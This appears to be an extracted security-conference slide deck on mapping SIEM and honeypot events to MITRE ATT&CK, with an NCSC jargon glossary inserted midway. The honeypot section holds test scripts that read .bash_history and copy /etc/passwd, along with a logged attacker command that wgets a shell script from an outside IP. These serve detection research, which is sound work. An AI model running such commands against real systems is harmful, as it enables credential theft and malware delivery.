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
WINDSHIFT

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Mitre ATT&CK Threats Dashboard

Dashboard of events with links to Mitre Attacks

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Events with Mitre ATT&CK Refs. (24hr)

104



a few seconds ago



Mitre Attack Categories (24hr)

Value	%	Count
Top 20 values		
Execution / Persistence / Privilege Escalation	82.69%	86
Discovery	5.77%	6
Credential Access	3.85%	4
Defense Evasion / Persistence	3.85%	4
Persistence / Privilege Escalation	1.92%	2
Defense Evasion	1.92%	2

Events with Mitre ATT&CK Refs.



a few seconds ago



Events with Mitre Attacks Refs. (24hr)

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Top 20 values		
T1053 — Scheduled Task — Execution / Persistence / Privilege Escalation	82.69%	86
T1049 — System Network Connections Discovery — Discovery	3.85%	4
T1158 — Hidden Files and Directories — Defense Evasion / Persistence	3.85%	4
T1050 — New Service — Persistence / Privilege Escalation	1.92%	2
T1081 — Credentials in Files — Credential Access	1.92%	2
T1007 — System Service Discovery — Discovery	1.92%	2
T1003 — Credential Dumping — Credential Access	1.92%	2
T1036 — Masquerading — Defense Evasion	1.92%	2


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ATT&CK What You Can

A	B	C	D
Defense Evasion	Download New Code at Runtime		unknown installer creating a scheduled task
Credential Access	User Interface Spoofing	Adobe ID	Fake login page to steal credentials - Adobe
Credential Access	User Interface Spoofing	Google Docs	Fake login page to steal credentials - Google Docs
Command And Control	Standard Application Layer Protocol		Russian language binary installing a custom certificate using suspicious methods
Command And Control	Standard Application Layer Protocol	Emotet	URL leads to Emoldr, used to download the Emotet malware
Discovery	System Information Discovery	Win32.Trojan.Ursu	process from the malware family Win32.Trojan.Ursu
Command And Control	Standard Application Layer Protocol		hosted a RAR archive file, Within that RAR archive was malware with the filename _output651D7E0.exe
Discovery	System Information Discovery	Win32.Trojan.Agen	process from the malware family Win32.Trojan.Agen
Discovery	System Information Discovery	Win32.Trojan.Netwire	process from the malware family Win32.Trojan.Netwire
Discovery	System Information Discovery	Artemis	process from the malware family Artemis
Credential Access		User Interface Spoofing	
Execution	Scripting	deadbeef	powershell dropper - deadbeef environment variable
Effects	Generate Fraudulent Advertising Revenue		adware or another type of potentially unwanted program (PUP)
Initial Access	Drive-by Compromise		execution of an apparent drive-by download, potential enum
Impact	Data Encrypted for Impact	Win32.Trojan.CVE-2017-0147	WannaCry, process from the malware family Win32.Trojan.
Credential Access	User Interface Spoofing	AMEX	Fake login page to steal credentials - American Express
Persistence	Startup Items		install itself for autorun at Windows startup, interact with se
Execution	Service Execution		suspicious process execution
Discovery	System Information Discovery		enumerate system information to include hardware informa
Effects	Generate Fraudulent Advertising Revenue		persistent adware
Discovery	System Information Discovery	Win32.Trojan.Azden	process from the malware family Win32.Trojan.Azden
Execution	Scripting		maldoc dropper, create a copy of the legitimate BITSAdmin Tool to the user's TEMP directory
Execution	Scripting		maldoc dropper - VBA script
Command And Control	Remote Access Tools		Remote access tool, which executed cmd.exe to conduct enumeration activities
Execution	Scripting	PowerShell	powershell downloader
Impact	Resource Hijacking	Cryptocurrency Miner	cryptocurrency miner
Credential Access	User Interface Spoofing	MS Exchange	Fake login page to steal credentials - Microsoft Exchange Server
Command And Control	Standard Application Layer Protocol		network requests for a website associated with malware
Execution	NA		multiple suspicious processes
Command And Control	Remote File Copy		malicious process execution including download and execution of renamed published Microsoft binaries and attempted download of additional payloads from remote servers
Command And Control	Remote File Copy	PowerShell	malicious .ZIP file which contained a JavaScript payload which spawned a malicious PowerShell dropper
Persistence	NA		several processes with malicious hashes, that can be associated with various malware families
Defense Evasion	Obfuscated Files or Information	PowerShell	Encoded powershell and shellcode greyware
Defense Evasion	Obfuscated Files or Information		behavior is indicative of "fileless" malware, which often modifies the registry to execute malicious code


ATT&CK The Gaps

Cumulative Detection % by Quarter for Customer X




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
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Q2



Q3




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Q1



- Your SIEM might have gaps in these areas (e.g. *perhaps can't read certain logs*)
- #NotAllIncidentResponders
- Defense tech might have gaps, be deployed poorly, or not feeding into SIEM.



ATT&CK The Deck



Advent Glossary

This glossary explains some common words and phrases relating to cyber security, originally published via the @NCSC Twitter channel throughout December. The NCSC is working to demystify the jargon used within the cyber industry. For an up-to-date list, please visit www.ncsc.gov.uk/glossary.

Antivirus

Software that is designed to detect, stop and remove viruses and other kinds of malicious software.

Cyber security

The protection of devices, services and networks - and the information on them - from theft or damage.

Firewall

Hardware or software which uses a defined rule set to constrain network traffic to prevent unauthorised access to (or from) a network.

Ransomware

Malicious software that makes data or systems unusable until the victim makes a payment.

Two-factor authentication (2FA)

The use of two different components to verify a user's claimed identity. Also known as multi-factor authentication.

Botnet

A network of infected devices, connected to the Internet, used to commit co-ordinated cyber attacks without their owners' knowledge.

Denial of Service (DoS)

When legitimate users are denied access to computer services (or resources), usually by overloading the service with requests.

Internet of Things (IoT)

Refers to the ability of everyday objects (rather than computers and devices) to connect to the Internet. Examples include kettles, fridges and televisions.

Software as a Service (SaaS)

Describes a business model where consumers access centrally-hosted software applications over the Internet.

Water-holing (watering hole attack)

Setting up a fake website (or compromising a real one) in order to exploit visiting users.

Bring your own device (BYOD)

An organisation's strategy or policy that allows employees to use their own personal devices for work purposes.

Digital footprint

A 'footprint' of digital information that a user's online activity leaves behind.

Macro

A small program that can automate tasks in applications (such as Microsoft Office) which attackers can use to gain access to (or harm) a system.

Social engineering

Manipulating people into carrying out specific actions, or divulging information, that's of use to an attacker.

Whaling

Highly targeted phishing attacks (masquerading as legitimate emails) that are aimed at senior executives.

Cloud

Where shared compute and storage resources are accessed as a service (usually online), instead of hosted locally on physical services.

Encryption

A mathematical function that protects information by making it unreadable by everyone except those with the key to decode it.

Patching

Applying updates to firmware or software to improve security and/or enhance functionality.

Spear-phishing

A more targeted form of phishing, where the email is designed to look like it's from a person the recipient knows and/or trusts.

Whitelisting

Authorising approved applications for use within organisations in order to protect systems from potentially harmful applications.

Cyber attack

Malicious attempts to damage, disrupt or gain unauthorised access to computer systems, networks or devices, via cyber means.

End user device

Collective term to describe modern smartphones, laptops and tablets that connect to an organisation's network.

Phishing

Untargeted, mass emails sent to many people asking for sensitive information (such as bank details) or encouraging them to visit a fake website.

Trojan


A type of malware or virus disguised as legitimate software, that is used to hack into the victim's computer.

Zero-day

Recently discovered vulnerabilities (or bugs), not yet known to vendors or antivirus companies, that hackers can exploit.

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


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	Windows Management Instrumentation									
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Reporting!
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Benchmarking!



Cumulative Detection % by Quarter by Industry



Advanced ATT&CK

Mapping the ATT&CK matrix in a Cowrie honeypot
<https://github.com/kulinacs/cowrie-attack>

```
#!/bin/sh
# Tactic: Credential Access
# Name: View Bash History
# ID:    T1139
# Calls cat on .bash_history
ssh -p 2222 root@127.0.0.1 "cat ~/.bash_history"
```

```
#!/bin/sh
# Tactic: Defense Evasion
# Name: File Deletion
# ID:    T1107
# Creates and deletes a test file
ssh -p 2222 root@127.0.0.1 "touch test; rm test"
```

```
#!/bin/sh
# Tactic: Exfiltration
# Name: Exfiltration Over Command and Control Channel
# ID:    T1041
# Exfiltrates data from the local system using scp
scp -P 2222 root@127.0.0.1:/etc/passwd .
```

New query 1

```
1 SELECT * FROM "heisenberg_cowrie" limit 10;
```

(Run time: 3.1 seconds, Data scanned: 3.99 MB)

Run query Save as Create (Run time: 3.1 seconds, Data scanned: 3.99 MB) Format query Clear

Use Ctrl + Enter to run query, Ctrl + Space to autocomplete

Results

	eventid	ims_collector	ims_extra_cols
1	cowrie.command.success	heisenberg	{input=cd /mnt}
2	cowrie.session.connect	heisenberg	{src_port=37300, dst_port=2222, dst_ip=76.7.92.205}
3	cowrie.command.success	heisenberg	{input=cd /root}
4	cowrie.client.version	heisenberg	{compCS=[none], macCS=[hmac-sha1, hmac-md5, hmac-sha2-256], encCS=[3des-cbc, aes256-ctr, aes256-cbc, aes192-ctr, aes192-cbc]}
5	cowrie.command.success	heisenberg	{input=cd /}
6	cowrie.login.failed	heisenberg	{password=root}
7	cowrie.command.success	heisenberg	{input=wget http://35.194.104.17/gtop.sh}
8	cowrie.session.closed	heisenberg	{duration=1.8640060424804688}
9	cowrie.session.closed	heisenberg	{duration=102.37030029296875}
10	cowrie.session.connect	heisenberg	{src_port=34594, dst_port=2222, dst_ip=76.7.92.205}

Possible ATT&CK "Take Home" Research Tracks

Security Program Alignment

- Help report on & identify SIEM technical platform coverage gaps
- Help find detection defender technology gaps
- Help SecOps identify areas of “event affinity” to help train responders
- Create an “investment explorer” tool to help Sec mgrs & aligned stakeholders plan detection investments
- Create an SIEM event prioritization method based on ATT&CK technique associations
- Perform ATT&CK benchmarking with other orgs (ISACs, etc)

Research Paths

- Create a process to codify known honeypot incidents with ATT&CK
- Use codified incidents to potentially:
 - build ATT&CK TTPs for info sharing
 - codify attacker groups (with confidence score)
 - map codified attacker groups temporal infrastructure (w/conf score)
 - train a classifier to ATT&CK-ify novel incidents

ATT&CK Resources

- Cyber Threat Intelligence Repository expressed in STIX 2.0
<https://github.com/mitre/cti>
- ATT&CK Navigator
<https://github.com/mitre/attack-navigator>
- 2018 ATT&CKcon Presentations
<https://attack.mitre.org/resources/attackcon/>
- MITRE ATT&CK
<https://attack.mitre.org/>

Questions / Comments / Resources

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